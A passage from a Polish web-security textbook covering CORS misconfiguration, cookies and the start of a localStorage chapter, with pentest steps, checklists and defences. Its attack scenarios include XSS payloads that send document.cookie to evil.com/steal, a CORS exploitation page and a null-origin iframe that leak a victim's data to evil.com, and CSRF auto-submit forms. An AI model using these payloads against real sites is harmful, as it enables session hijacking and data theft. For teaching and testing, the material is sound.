app.use(cors(corsOptions));
```

9. Znaczenie dla bezpieczeństwa

CORS misconfiguration — krytyczna podatność

Błędna konfiguracja CORS jest jedną z najczęstszych podatności aplikacji webowych:

Typ 1: Wildcard z credentials (błąd konfiguracji)

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
```

Przeglądarka odrzuci, ale pokazuje złą konfigurację.

Typ 2: Reflektowany Origin bez walidacji

```
// Podatny serwer odbijający każdy Origin
Access-Control-Allow-Origin: <origin-z-requestu>
Access-Control-Allow-Credentials: true
// → każdy może wykonać credentialled request!
```

Typ 3: Null Origin

```
Access-Control-Allow-Origin: null
```

Niektóre serwery zezwalają na `null` origin. Można go wywołać z sandboxed iframe lub file:// protokołu.

Typ 4: Słaba walidacja domeny

```
// BŁĄD: sprawdzanie przez endsWith zamiast exact match
if (origin.endsWith(".example.com")) {
  res.setHeader("Access-Control-Allow-Origin", origin);
}
// Podatne: attackerexample.com → kończy się na example.com!

// Poprawka: exact match lub regex z anchors
const validOrigin = /^https:\/\/(www\.)?example\.com$/;
.test(origin);
```

CORS nie chroni przed CSRF

CORS kontroluje *odczytanie* response przez JavaScript. Nie zapobiega wysłaniu requestu.

CSRF attack (bez JS):

Browser → form submit → POST /api/transfer → serwer wykonuje!

CORS nie ma wpływu – form submit nie jest CORS request

CSRF attack (przez Fetch z credentials):

Browser → fetch → POST /api/transfer z cookies → serwer wykonuje!

CORS sprawdza czy JS może odczytać response – ale akcja JUŻ WYKONANA!

Dlatego potrzeba osobnej CSRF protection (tokens, SameSite cookies).

Powiązane CWE

- **CWE-942** — Overly Permissive Cross-domain Whitelist
- **CWE-183** — Permissive List of Allowed Inputs
- **CWE-352** — CSRF (CORS nie zastępuje CSRF protection)

10. Jak identyfikować podczas pentestu

Testowanie CORS Misconfiguration

```
# Burp Suite lub curl – testuj różne Origin wartości

# Test 1: Reflektowany origin
curl -H "Origin: https://evil.com" \
      -H "Cookie: session=abc" \
      https://api.target.com/user/profile -v
# Sprawdź: Access-Control-Allow-Origin: https://evil.com → podatne!

# Test 2: Null origin
curl -H "Origin: null" \
      https://api.target.com/user/profile -v

# Test 3: Subdomain takeover potential
curl -H "Origin: https://evil.target.com" \
      https://api.target.com/user/profile -v

# Test 4: HTTP vs HTTPS
curl -H "Origin: http://app.target.com" \
      https://api.target.com/user/profile -v
```

DevTools — sprawdzenie CORS

1. Otwórz **Network** → znajdź cross-origin request
2. Kliknij request → sprawdź zakładkę **Headers**
3. W Request Headers: **Origin:**
4. W Response Headers: **Access-Control-Allow-***
5. Czy **Access-Control-Allow-Origin** jest wildcard lub zbyt permissive?

Burp Suite — CORS Scanner

1. **Target → Site Map** → kliknij prawym → **Scan selected item**
2. Lub użyj Burp Extension: ***CORS**

Skrypt automatycznego testowania

```
import requests

def test_cors(target_url, session_cookie=""):
    origins_to_test = [
        "https://evil.com",
        "null",
        f"https://evil.{target_url.split('/')[2]}", # evil.target.com
        f"http://{target_url.split('/')[2]}", # HTTP zamiast HTTPS
        f"https://{target_url.split('/')[2]}.evil.com", # target.com.evil.com
    ]

    for origin in origins_to_test:
        headers = {"Origin": origin}
        if session_cookie:
            headers["Cookie"] = session_cookie

        r = requests.get(target_url, headers=headers)
        acao = r.headers.get("Access-Control-Allow-Origin", "")
        acac = r.headers.get("Access-Control-Allow-Credentials", "")

        if acao == origin or acao == "*":
            if acac.lower() == "true":
                print(f"[CRITICAL] Reflected CORS with credentials: {origin}")
            else:
                print(f"[INFO] Reflected CORS (no credentials): {origin}")
```

11. Jak testować bezpieczeństwo

- ☐ Czy Access-Control-Allow-Origin: * jest ustawione na endpointach z danymi użytkownika?
- ☐ Czy Origin jest "odbijany" bez walidacji (reflect-all)?
- ☐ Czy null Origin jest akceptowany?
- ☐ Czy Access-Control-Allow-Credentials: true jest ustawione razem z wildcard?
- ☐ Czy walidacja Origin używa substring match (podatna na evil.target.com)?
- ☐ Czy Vary: Origin jest ustawiony przy dynamicznym CORS?
- ☐ Czy preflight OPTIONS zwraca Access-Control-Max-Age (cache optymalizacja)?
- ☐ Czy CORS na API endpointach jest skonfigurowany per-endpoint czy globalnie?
- ☐ Czy protokół (http vs https) jest weryfikowany w Origin?
- ☐ Czy CORS bypass przez postMessage jest możliwy?
- ☐ Czy subdomeny mogą wykonywać credentialed requesty?
- ☐ Czy serwer error (500) ujawnia CORS nagłówki (może nie ustawiać ich przy błędach)?

12. Typowe scenariusze ataków

Scenariusz 1: CORS Misconfiguration → kradzież danych

Wymagania:

- Serwer odbija każdy Origin z `Access-Control-Allow-Credentials: true`
- Ofiara jest zalogowana na target.com

Przebieg:

```

<!-- Na evil.com (strona atakującego) -->
<!DOCTYPE html>
<html>
<body>
<script>
fetch("https://api.target.com/user/profile", {
  credentials: "include" // wyślij cookies ofiary
}).then(r => r.json()).then(data => {
  // Odczytaj dane profilu ofiary (normalnie blokowane przez CORS)
  fetch("https://evil.com/collect?data=" + encodeURIComponent(JSON.stringify(data)));
});
</script>
</body>
</html>

```

Ofiara odwiedza evil.com → przeglądarka wykonuje fetch do api.target.com z cookies ofiary → serwer odbija Origin evil.com → przeglądarka pozwala JS odczytać response → dane do evil.com/collect.

Wpływ: Odczyt wrażliwych danych użytkownika (profil, karty, historia), przejęcie sesji.

Scenariusz 2: Null Origin przez sandboxed iframe

Wymagania: Serwer akceptuje `Origin: null`.

Przebieg:

```

<!-- Na evil.com -->
<iframe sandbox="allow-scripts" src="data:text/html,
  <script>
    fetch('https://api.target.com/secret', {
      credentials: 'include'
    }).then(r => r.text()).then(data => {
      parent.postMessage(data, '*');
    });
  </script>
">
</iframe>

<script>
window.addEventListener('message', e => {
  // Dane z sandboxed iframe (Origin: null był akceptowany)
  sendToServer(e.data);
});
</script>

```

Sandboxed iframe ma `Origin: null` → jeśli serwer akceptuje null → dane wychodzą.

13. Jak się zabezpieczać

Whitelist z dokładną walidacją

```
// Bezpieczna konfiguracja CORS
const ALLOWED_ORIGINS = new Set([
  "https://app.example.com",
  "https://admin.example.com"
]);

function corsMiddleware(req, res, next) {
  const origin = req.headers.origin;

  if (!origin) {
    // Server-to-server lub bez Origin (curl, Postman)
    // Decyzja: czy zezwolić? Zazwyczaj tak dla public API, nie dla prywatne
    next();
    return;
  }

  if (ALLOWED_ORIGINS.has(origin)) {
    res.setHeader("Access-Control-Allow-Origin", origin);
    res.setHeader("Access-Control-Allow-Credentials", "true");
    res.setHeader("Vary", "Origin"); // WAŻNE!
  }

  // Jeśli origin nie na liście – nie ustawiaj CORS headers → przeglądarka zab
  lokuje

  if (req.method === "OPTIONS") {
    res.setHeader("Access-Control-Allow-Methods", "GET, POST, PUT, DELETE");
    res.setHeader("Access-Control-Allow-Headers",
      "Content-Type, Authorization, X-CSRF-Token");
    res.setHeader("Access-Control-Max-Age", "600");
    return res.sendStatus(204);
  }

  next();
}
```

Nie używaj null Origin

```
// NIGDY:
if (origin === null || origin === "null") {
  res.setHeader("Access-Control-Allow-Origin", "null");
}
// null to Origin z: file://, sandboxed iframe, data: URL
// Nie ma sensu im ufać
```

Dla publicznych API (bez credentials)

```
// Jeśli API jest publiczne i nie wymaga auth:
res.setHeader("Access-Control-Allow-Origin", "*");
// NIE ustawiaj Access-Control-Allow-Credentials: true
// Wildcard bez credentials jest bezpieczne

// Ale: nie zwracaj wrażliwych danych na endpoint z wildcard!
```

14. Podsumowanie

Kluczowe fakty:

1. CORS to rozszerzenie SOP — pozwala serwerom selektywnie zezwalać na cross-origin dostęp
2. CORS jest egzekwowany przez PRZEGŁĄDARKĘ, nie serwer — serwer odpowiada, przeglądarka decyduje
3. Preflight (OPTIONS) jest wymagany dla non-simple requestów (JSON, Authorization header, PUT/DELETE)
4. `Access-Control-Allow-Origin: *` + `credentials: true` = błąd przeglądarki (nie dozwolone)
5. CORS NIE chroni przed CSRF — chroni tylko przed JS odczytaniem cross-origin response

Najczęstsze nieporozumienia:

- "CORS jest po stronie serwera" — serwer ustawia nagłówki, ale egzekwowanie jest po stronie przeglądarki
- "CORS blokuje requesty" — CORS blokuje JS od odczytania odpowiedzi. Request dociera do serwera!
- "Access-Control-Allow-Origin: * jest niebezpieczne" — tylko jeśli jest z credentials. Dla publicznych API bez credentials jest ok.

Jak rozpoznać w prawdziwej aplikacji

1. **Network** → cross-origin request → sprawdź nagłówki response: `Access-Control-Allow-*`
2. **Console** → szukaj błędów: `CORS policy: No 'Access-Control-Allow-Origin' header`
3. **Burp Proxy** → wyślij z różnymi `Origin:` nagłówkami → sprawdź czy są odbijane
4. Sprawdź `OPTIONS` requesty w Network — to są preflight'y

Powiązania

```

CORS
├── Fetch API (Rozdział 11) / XHR (Rozdział 12)
│   └── CORS stosuje się do cross-origin fetch i XHR
├── Cookies (Rozdział 14)
│   └── credentials: "include" + CORS Access-Control-Allow-Credentials
├── COOP/COEP/CORP (Rozdziały 42-44)
│   └── Związane mechanizmy izolacji origin
├── CSP (Rozdział 36)
│   └── connect-src kontroluje do jakich origin można robić fetch
└── Fetch Metadata (Rozdział 39)
    └── Sec-Fetch-Mode: cors informuje serwer o typie requestu
  
```

Rozdział 14: Cookies

1. Czym są Cookies

Cookies (ciasteczka) to małe fragmenty danych przechowywane przez przeglądarkę na żądanie serwera lub kodu JavaScript, automatycznie wysyłane z każdym kolejnym requestem do pasującego domeny/ścieżki.

Cookie to para klucz=wartość z opcjonalnymi atrybutami kontrolującymi cykl życia, zasięg i bezpieczeństwo.

Cookies są mechanizmem **Web API** definiowanym przez RFC 6265 (2011, zastąpił RFC 2965) oraz rozszerzeniami (SameSite w RFC 6265bis, Partitioned Cookies/CHIPS).

Atrybuty cookie

```
Set-Cookie: name=value; Expires=...; Max-Age=...; Domain=...; Path=...;
            Secure; HttpOnly; SameSite=Strict|Lax|None; Partitioned
```

name=value	→ klucz i wartość (URL-encoded)
Expires	→ data wygaśnięcia (absolut: "Thu, 01 Jan 2026 00:00:00 GMT")
Max-Age	→ czas życia w sekundach (nadrzędny nad Expires)
Domain	→ dla jakiej domeny cookie (default: current host, bez subdomeny)
Path	→ dla jakiej ścieżki (default: "/")
Secure	→ wysyłaj tylko przez HTTPS
HttpOnly	→ nie dostępne przez document.cookie (JS)
SameSite	→ kontrola cross-site (Strict/Lax/None)
Partitioned	→ CHIPS – osobna przestrzeń per top-level site

Dostęp przez JavaScript

```
// Odczyt (tylko non-HttpOnly cookies!)
document.cookie; // "name1=value1; name2=value2; ..."
```

```
// Zapis (jeden cookie na raz!)
document.cookie = "theme=dark; Path=/; Secure; SameSite=Lax";
// UWAGA: nie nadpisuje wszystkich cookies – dodaje/aktualizuje jeden
```

```
// Odczyt konkretnego cookie
function getCookie(name) {
    const match = document.cookie.match(
        new RegExp('(?:^|; )' + name + '=[^;]*')
    );
    return match ? decodeURIComponent(match[1]) : null;
}
```

```
// Usuwanie (ustawiasz Max-Age=0 lub przeszłą datę Expires)
document.cookie = "name=; Max-Age=0; Path=/";
```

Nagłówki HTTP


```
# Serwer → Przeglądarka (ustawienie cookie)
Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict; Path=/

# Przeglądarka → Serwer (automatyczne wysyłanie)
Cookie: sessionId=abc123; theme=dark; userId=42
```

2. Dlaczego powstały

Problem: HTTP jest bezstanowy

HTTP jest protokołem bezstanowym — każde żądanie jest niezależne. Serwer nie "pamięta" poprzednich requestów od tego samego klienta. Jak więc zarządzać sesjami użytkowników?

Netscape w 1994 roku wymyślił cookies jako mechanizm stanu po stronie klienta. Przeglądarka przechowuje dane dostarczone przez serwer i automatycznie je odsyła — serwer może rozpoznać klienta.

Alternatyw nie było

Przed cookies, stan musiał być przekazywany w URL (query parameters) — co ujawniało go w adresie i historii. Cookies ukryły stan z URL.

3. Jak działa

Lifecycle cookie

```
1. Serwer wysyła Set-Cookie
HTTP/1.1 200 OK
Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict

2. Przeglądarka zapisuje cookie (w "cookie jar")
- Sprawdza Domain, Path, Secure, SameSite
- Weryfikuje Max-Age/Expires

3. Przy kolejnych requestach do tej domeny/ścieżki:
- Przeglądarka sprawdza które cookies pasują (Domain, Path, Secure, SameSite)
- Wysyła pasujące w nagłówku Cookie:

GET /dashboard HTTP/1.1
Cookie: sessionId=abc123

4. Cookie wygasa gdy:
- Minął Max-Age/Expires (session cookie = zamknięcie przeglądarki)
- Serwer wyślij Max-Age=0
- Użytkownik wyczyścił cookies
```

Domain scope

```
Set-Cookie: theme=dark; Domain=example.com
→ Wysyłane do: example.com, sub.example.com, api.example.com

Set-Cookie: theme=dark (bez Domain)
→ Wysyłane tylko do: example.com (exactny host)

Set-Cookie: theme=dark; Domain=.example.com
→ Jak wyżej – subdomenowe

NIEMOŻLIWE:
Set-Cookie: theme=dark; Domain=other.com
→ Przeglądarka ignoruje (ochrona przed cross-domain cookies)
```

HttpOnly vs JavaScript

```
Bez HttpOnly:
document.cookie = "session=abc" → pojawi się w document.cookie
document.cookie → "session=abc; theme=dark; ..."

Z HttpOnly:
Set-Cookie: session=abc; HttpOnly
document.cookie → "theme=dark; ..." ← session jest niewidoczne!
// JavaScript nie może odczytać ani zmodyfikować HttpOnly cookies
// Są wysyłane automatycznie przez przeglądarkę, ale niedostępne dla JS
```

4. Co dzieje się wewnątrz

Cookie Jar — przechowywanie

Przeglądarka przechowuje cookies w "cookie jar" — bazie danych lokalnej (SQLite w Chrome: `Cookies` plik). Każde cookie ma atrybuty które są sprawdzane przy każdym requeście.

Matching algorithm

Przeglądarka decyduje które cookies wysłać:

1. `Domain` musi pasować (exactny lub suffix z kropką)
2. `Path` musi być prefiksem URL
3. Jeśli `Secure` — tylko HTTPS
4. Jeśli `SameSite=Strict` — tylko same-site requests
5. Jeśli `SameSite=Lax` — same-site + top-level nawigacja cross-site GET
6. Jeśli `SameSite=None` — wszystko (wymaga Secure!)

Cookie size limits

- Max wielkość pojedynczego cookie: 4096 bajtów
- Max liczba cookies per domain: 50-150 (zależy od przeglądarki)
- Przekroczenie limitów: przeglądarka może usuwać stare cookies (LRU)

Third-party cookies — deprecation

Google Chrome (i inne przeglądarki) stopniowo wycofują "third-party cookies" — cookies ustawiane przez domeny inne niż obecna strona (np. reklamy, tracking). Od 2024-2025 Chrome blokuje third-party cookies domyślnie.

5. Analogiczny przykład z życia

Cookies to znaczki na ręce w parku rozrywki:

- Wchodzisz, kasa (serwer) przybija znaczek (Set-Cookie) na ręce (przeglądarka)
 - Przy każdym urządzeniu/atrakcji (request) kasjer sprawdza znaczek (Cookie header)
 - Znaczek z datą ważności (Expires/Max-Age)
 - Waterproof znaczek (Secure) — nie znika przy deszczu (tylko HTTPS)
 - Znaczek pod rękawem (HttpOnly) — tylko kasjerzy widzą, goście nie mogą sami go zdjąć/skopiować
 - SameSite — znaczek ważny tylko w tym parku (Strict), lub w pobliskich (Lax)
-

6. Przykład kodu

```
// === Serwer Node.js – ustawianie bezpiecznych cookies ===

const express = require('express');
app.use(require('cookie-parser')()); // parsuje Cookie nagłówek

// Logowanie – ustawienie session cookie
app.post('/login', async (req, res) => {
  const { username, password } = req.body;
  const user = await authenticate(username, password);

  if (!user) return res.status(401).json({ error: "Invalid credentials" });

  const sessionId = generateSecureSessionId(); // kryptograficznie bezpieczny
  ID
  await saveSession(sessionId, user.id);

  // Bezpieczne ustawienie cookie
  res.cookie("sessionId", sessionId, {
    httpOnly: true, // JS nie może odczytać
    secure: true, // tylko HTTPS
    sameSite: "strict", // tylko same-site requests
    maxAge: 30 * 60 * 1000, // 30 minut w ms
    path: "/", // dostępne na całej stronie
    // domain: nie ustawiamy → exactny host (bezpieczniejsze)
  });

  res.json({ success: true, user: { id: user.id, name: user.name } });
});

// Wylogowanie – usunięcie cookie
app.post('/logout', (req, res) => {
  res.clearCookie("sessionId", {
    httpOnly: true,
    secure: true,
    sameSite: "strict",
    path: "/"
  });
  res.json({ success: true });
});

// Middleware weryfikujące sesję
app.use('/api', (req, res, next) => {
  const sessionId = req.cookies.sessionId;
  if (!sessionId) return res.status(401).json({ error: "Not authenticated" });

  const session = getSession(sessionId);
  if (!session || session.expired) {
    res.clearCookie("sessionId");
    return res.status(401).json({ error: "Session expired" });
  }

  req.userId = session.userId;
  next();
});
```

```
// === Frontend – praca z non-HttpOnly cookies ===

// Preferencje użytkownika (nie-wrażliwe – mogą być JS-accessible)
function setPreference(key, value) {
    const date = new Date();
    date.setFullYear(date.getFullYear() + 1); // 1 rok
    document.cookie = `pref_${key}=${encodeURIComponent(value)}; ` +
        `Expires=${date.toUTCString()}; Path=/; Secure; SameSite=Lax`;
}

function getPreference(key) {
    const match = document.cookie.match(
        new RegExp(`(?:^|; )pref_${key}=(.*)`));
    return match ? decodeURIComponent(match[1]) : null;
}

// NIGDY nie przechowuj wrażliwych danych w JS-accessible cookies!
// Tokeny sesji → HttpOnly cookies (serwer zarządza)
// Preferencje UI → JS-accessible cookies lub localStorage
```

7. Przykład z prawdziwej aplikacji

Aplikacja bankowa — session management

```
# Po zalogowaniu:
HTTP/1.1 200 OK
Set-Cookie: __Host-session=abc123xyz; HttpOnly; Secure; SameSite=Strict; Path=/
Set-Cookie: csrfToken=randomValue; Secure; SameSite=Strict; Path=/

# __Host- prefix:
# - wymaga Secure
# - wymaga Path=/
# - zakazuje Domain (czyli exactny host)
# - odporny na cookie injection przez subdomenę

# csrfToken jest JavaScript-readable (brak HttpOnly)
# używany jako Double Submit Cookie pattern
```

E-commerce — shopping cart

```
// Koszyk przechowywany w cookie (mały rozmiar) lub localStorage
// Cookie zaletą: działa cross-tab, survives refresh, dostępne z serwera

// Serwer ustawia przy pierwszej wizycie:
Set-Cookie: cartId=unique-uuid-here; Max-Age=86400; SameSite=Lax; Secure; Path=/

// Frontend dodaje produkt (przez API):
fetch('/api/cart/add', {
    method: 'POST',
    body: JSON.stringify({ productId: 123, qty: 1 }),
    credentials: 'same-origin' // wysyła cartId cookie automatycznie
});
```

8. Typowe błędy programistów

Błąd 1: Brak HttpOnly dla session cookies

```
// BŁĄD: session cookie dostępny przez JS → XSS kradnie sesję
res.cookie("sessionId", id); // brak httpOnly

// XSS payload:
// document.cookie → "sessionId=abc123; ..."
// fetch("evil.com/?s=" + document.cookie)

// POPRAWKA:
res.cookie("sessionId", id, { httpOnly: true });
```

Błąd 2: Brak Secure na HTTPS

```
// BŁĄD: cookie może być wysłane przez HTTP (nawet na HTTPS stronie po redirect)
res.cookie("session", id, { httpOnly: true }); // brak Secure

// Atak: MITM na HTTP redirect → przechwycenie cookie
// Poprawka:
res.cookie("session", id, { httpOnly: true, secure: true });
```

Błąd 3: SameSite=None bez Secure

```
// BŁĄD: SameSite=None wymaga Secure
res.cookie("session", id, { sameSite: "none" });
// Przeglądarka może odrzucić lub potraktować jako SameSite=Lax

// Poprawka:
res.cookie("session", id, { sameSite: "none", secure: true });
```

Błąd 4: Zbyt szeroki Domain

```
// BŁĄD: Domain=example.com → cookie wysyłane do WSZYSTKICH subdomen
res.cookie("admin_session", id, { domain: ".example.com" });

// Jeśli attacker kontroluje subdomenę (np. przez subdomain takeover):
// evil.example.com może odczytać cookie z *.example.com!

// Poprawka: nie ustawiaj Domain (exactny host)
res.cookie("admin_session", id, { httpOnly: true, secure: true });
// → cookie wysyłane tylko do api.example.com (exactny host)
```

9. Znaczenie dla bezpieczeństwa

Session Hijacking przez XSS

Najczęstszy atak z cookies: XSS kradnie session cookie:

```
// Payload XSS (na stronie bez HttpOnly)
document.location = "https://evil.com/steal?c=" + document.cookie;
// lub
fetch("https://evil.com/steal", {
  method: "POST",
  mode: "no-cors",
  body: document.cookie
});
```

Ochrona: HttpOnly — cookies z HttpOnly są niewidoczne dla JavaScript.

CSRF — Cross-Site Request Forgery

Przeglądarka wysyła cookies automatycznie do każdego requestu do pasującej domeny — nawet jeśli request pochodzi z innej strony:

```
<!-- Na evil.com — ofiara odwiedza tę stronę -->

<!-- Przeglądarka wyśle GET z cookies użytkownika! -->

<form action="https://bank.com/transfer" method="POST">
  <input name="to" value="evil">
  <input name="amount" value="10000">
</form>
<script>document.forms[0].submit();</script>
<!-- POST z cookies! -->
```

Ochrona: SameSite=Strict lub Lax + CSRF tokens

Cookie Theft przez Subdomain

```
Scenariusz:
- Ofiara używa: https://secure.bank.com (cookie Domain=.bank.com)
- Atakujący kontroluje: https://evil.bank.com (np. przez subdomain takeover)
- evil.bank.com może odczytać cookie z Domain=.bank.com przez document.cookie!
```

Cookie Injection przez HTTP Response Splitting

Jeśli serwer nie sanityzuje wartości cookie, atakujący może wstrzyknąć nowe nagłówki:

```
Set-Cookie: name=value\r\nSet-Cookie: session=hacked
```

__Secure- i __Host- prefixes

Specjalne prefiksy zapobiegające cookie injection:

```
Set-Cookie: __Secure-session=abc; Secure
# Wymaga: Secure. Chroni przed HTTP downgrade.

Set-Cookie: __Host-session=abc; Secure; Path=/
# Wymaga: Secure + Path=/ + brak Domain
# Najsilniejszy — tylko exactny host, tylko HTTPS, cała strona
```

Powiązane CWE

- **CWE-614** — Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

- **CWE-1004** — Sensitive Cookie Without 'HttpOnly' Flag
- **CWE-352** — CSRF (związane z SameSite cookies)
- **CWE-539** — Use of Persistent Cookies Containing Sensitive Information

10. Jak identyfikować podczas pentestu

DevTools → Application → Cookies

1. Otwórz **Application** (lub **Storage** w Firefox)
2. W lewym panelu: **Cookies** → wybierz domain
3. Dla każdego cookie sprawdź:
 - **HttpOnly** — czy jest zaznaczone? (session cookie BEZ HttpOnly → podatne na XSS)
 - **Secure** — czy jest zaznaczone? (bez Secure → podatne na MITM)
 - **SameSite** — co jest ustawione? (None bez Secure → problem; brak → Lax w nowoczesnych)
 - **Expires/Max-Age** — kiedy wygasa? (session cookie = zamknięcie)

Burp Suite — analiza cookies

1. **Proxy → HTTP History** → kliknij request → zakładka **Request**
2. Sprawdź **Cookie:** header — które cookies są wysyłane?
3. Kliknij response → sprawdź **Set-Cookie:** — jakie atrybuty?
4. **Intruder / Repeater** — modyfikuj wartości cookies i obserwuj reakcję

Szukanie wrażliwych cookies

W Burp → Proxy → HTTP History → filtr regex w response headers:

```
Set-Cookie: (?!.*HttpOnly)
# Cookies bez HttpOnly → mogą być kradzione przez XSS

Set-Cookie: (?!.*Secure)
# Cookies bez Secure → mogą być wysyłane HTTP

Set-Cookie: (?!.*SameSite)
# Cookies bez SameSite → starsze zachowanie (zazwyczaj Lax w nowoczesnych)
```

Sprawdzenie z konsoli

```
// Które cookies są dostępne dla JS (non-HttpOnly)?
console.log(document.cookie);

// Test: czy session cookie jest HttpOnly?
// Jeśli session=... pojawia się w document.cookie → brak HttpOnly → podatne!

// Sprawdź wartości i formaty cookie
document.cookie.split('; ').forEach(c => {
  const [name, value] = c.split('=');
  console.log(name, '=', value?.substring(0, 20) + '...');
});
```


11. Jak testować bezpieczeństwo

- ☐ Czy cookies sesji mają HttpOnly (niewidoczne dla JS)?
- ☐ Czy cookies sesji mają Secure (tylko HTTPS)?
- ☐ Czy cookies sesji mają SameSite=Strict lub Lax (CSRF ochrona)?
- ☐ Czy domain cookies jest zawężony (bez .domain = exactny host)?
- ☐ Czy wrażliwe cookies używają prefiksu __Host- lub __Secure-?
- ☐ Czy session cookie jest losowe i kryptograficznie bezpieczne (nie guessable)?
- ☐ Czy cookie expiry jest rozsądny (nie "wieloletni" dla sesji)?
- ☐ Czy logout faktycznie unieważnia cookie po stronie serwera?
- ☐ Czy cookie regeneracja sesji następuje po zalogowaniu (fixation prevention)?
- ☐ Czy third-party cookies są ustawiane (tracking/privacy)?
- ☐ Czy wartości cookie są walidowane po stronie serwera (nie tylko odczytywane)?
- ☐ Czy błędna wartość cookie prowadzi do ujawnienia informacji?
- ☐ Czy można wymusić HTTP przez HTTPS redirect i przechwycić cookie?
- ☐ Czy subdomain cookies mogą być odczytane przez przejęte subdomeny?

12. Typowe scenariusze ataków

Scenariusz 1: Session Theft przez XSS + brak HttpOnly

Wymagania: XSS na stronie, session cookie bez HttpOnly.

Przebieg:

```
// Payload XSS
new Image().src = "https://evil.com/steal?c=" + encodeURIComponent(document.cookie);

// Lub bardziej dyskretnie:
fetch("https://evil.com/steal", {
  method: "POST",
  mode: "no-cors",
  body: "cookies=" + encodeURIComponent(document.cookie)
});
```

Atakujący odczytuje przesłane cookies → używa session ID do przejęcia sesji.

Wpływ: Pełne przejęcie sesji użytkownika.

Scenariusz 2: CSRF przez brak SameSite

Wymagania: Session cookie bez SameSite (lub SameSite=None) i brak CSRF tokenu.

Przebieg:

```
<!-- evil.com – ofiara odwiedza tę stronę (np. przez link w emailu) -->
<form action="https://bank.com/api/transfer" method="POST" id="csrf">
  <input name="to" value="attacker_account">
  <input name="amount" value="5000">
</form>
<script>document.getElementById('csrf').submit();</script>
```

Przeglądarka automatycznie wysyła session cookie z formą → transfer wykonany.

Scenariusz 3: Cookie Fixation

Wymagania: Aplikacja nie regeneruje session ID po zalogowaniu.

Przebieg:

1. Atakujący odwiedza stronę, otrzymuje session ID: `abc123`
2. Atakujący wysyła link do ofiary: `https://bank.com/login?sessionId=abc123`
3. Jeśli aplikacja ustawia cookie z wartości URL: `Set-Cookie: sessionId=abc123`
4. Ofiara loguje się — ale aplikacja nadal używa `abc123` zamiast generować nowego
5. Atakujący używa `abc123` → ma sesję ofiary

13. Jak się zabezpieczać

Bezpieczna konfiguracja cookies

```
// Node.js/Express – kompletna bezpieczna konfiguracja
const cookieOptions = {
  httpOnly: true,          // brak dostępu przez JS
  secure: true,            // tylko HTTPS
  sameSite: "strict",     // żadnych cross-site requests
  maxAge: 30 * 60 * 1000, // 30 minut
  path: "/",              // cała aplikacja
  // Nie ustawiamy domain → exactny host
};

// Unikaj zbyt długich sesji
// Unikaj "remember me" bez dodatkowego uwierzytelnienia

// Session cookie z prefiksem __Host-
res.setHeader("Set-Cookie",
  `__Host-session=${sessionId}; Secure; HttpOnly; SameSite=Strict; Path=/`);
```

Session regeneracja po logowaniu

```
app.post('/login', async (req, res) => {
  const user = await authenticate(req.body);
  if (!user) return res.status(401).end();

  // WAŻNE: zniszcz stary session ID!
  const oldSessionId = req.cookies.sessionId;
  if (oldSessionId) await deleteSession(oldSessionId);

  // Utwórz nowy session ID (session fixation prevention)
  const newSessionId = crypto.randomBytes(32).toString('hex');
  await createSession(newSessionId, user.id);

  res.cookie("sessionId", newSessionId, cookieOptions);
  res.json({ success: true });
});
```

Double Submit Cookie CSRF Protection

```
// Backend – generuj CSRF token
app.get('/api/csrf-token', (req, res) => {
  const csrfToken = crypto.randomBytes(32).toString('hex');

  // Zapisz w session
  req.session.csrfToken = csrfToken;

  // Wyślij jako COOKIE (non-HttpOnly – JS musi go odczytać)
  res.cookie("csrfToken", csrfToken, {
    secure: true,
    sameSite: "strict",
    // NIE httpOnly – frontend musi odczytać!
  });

  res.json({ token: csrfToken });
});

// Backend – walidacja
app.post('/api/action', (req, res) => {
  const tokenFromCookie = req.cookies.csrfToken;
  const tokenFromHeader = req.headers["x-csrf-token"];

  if (!tokenFromCookie || tokenFromCookie !== tokenFromHeader) {
    return res.status(403).json({ error: "CSRF validation failed" });
  }

  // Przetwarzaj żądanie...
});
```

14. Podsumowanie

Kluczowe fakty:

1. Cookies to mechanizm stanu HTTP — wysyłane automatycznie z każdym pasującym requestem
2. `HttpOnly` = niewidoczne dla JavaScript (ochrona przed XSS kradzieżą sesji)
3. `Secure` = tylko HTTPS (ochrona przed MITM)
4. `SameSite=Strict/Lax` = ochrona przed CSRF
5. `__Host-` prefix = najsilniejsza ochrona (Secure + Path=/ + no Domain)

Najczęstsze nieporozumienia:

- "HttpOnly chroni przed CSRF" — NIE. HttpOnly blokuje JS, ale cookie jest nadal wysyłane z każdym requestem (w tym cross-site).
- "Secure cookie nie może być przeczytane" — `Secure` tylko kontroluje *kiedy* jest wysyłane (HTTPS). Nie szyfruje wartości ani nie ukrywa przed JS.
- "Cookies są szyfrowane" — NIE. Cookies są przesyłane jako plaintext w nagłówkach (dlatego Secure + HTTPS jest konieczne).

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools** → **Application** → **Cookies** → sprawdź atrybuty każdego cookie
2. **Network** → response headers → `Set-Cookie:` — sprawdź atrybuty
3. **Console** → `document.cookie` → które cookies nie mają HttpOnly?
4. **Burp** → szukaj `Set-Cookie` w HTTP History → sortuj po atrybutach

Powiązania

Cookies

- SameSite Cookies (Rozdział 40)
SameSite atrybut to główna ochrona przed CSRF
- CHIPS Partitioned Cookies (Rozdział 41)
Partitioned cookies dla third-party z prywatnością
- CORS (Rozdział 13)
credentials: "include" kontroluje cross-origin cookies
- Fetch API (Rozdział 11) / XHR (Rozdział 12)
Fetch/XHR wysyłają cookies przez credentials
- Storage Access API (Rozdział 47)
API do dostępu do third-party cookies
- Credential Management API (Rozdział 45)
Nowoczesna alternatywa dla cookie-based auth

Rozdział 15: localStorage

1. Czym jest localStorage

localStorage to Web Storage API umożliwiające przechowywanie par klucz-wartość w przeglądarce użytkownika. Dane w localStorage są **persistentne** — przeżywają zamknięcie przeglądarki, restarty systemu i istnieją do momentu świadomego usunięcia przez kod lub użytkownika.

localStorage jest Web API definiowanym przez WHATWG HTML Living Standard. Dostępne jako właściwość `window.localStorage`.

Właściwości

- **Pojemność:** zazwyczaj 5-10 MB per origin (zależy od przeglądarki)
- **Typ danych:** tylko stringi (klucz i wartość muszą być stringami)
- **Zakres:** per origin (protokół + host + port)
- **Trwałość:** do jawnego usunięcia
- **Wątki:** dostępne TYLKO w głównym wątku (nie w Worker, Service Worker)
- **Synchroniczność:** operacje są synchroniczne (mogą blokować Event Loop!)

API

```
// Zapis
localStorage.setItem("klucz", "wartość");
localStorage.klucz = "wartość"; // alternatywna składnia (niezalecana)

// Odczyt
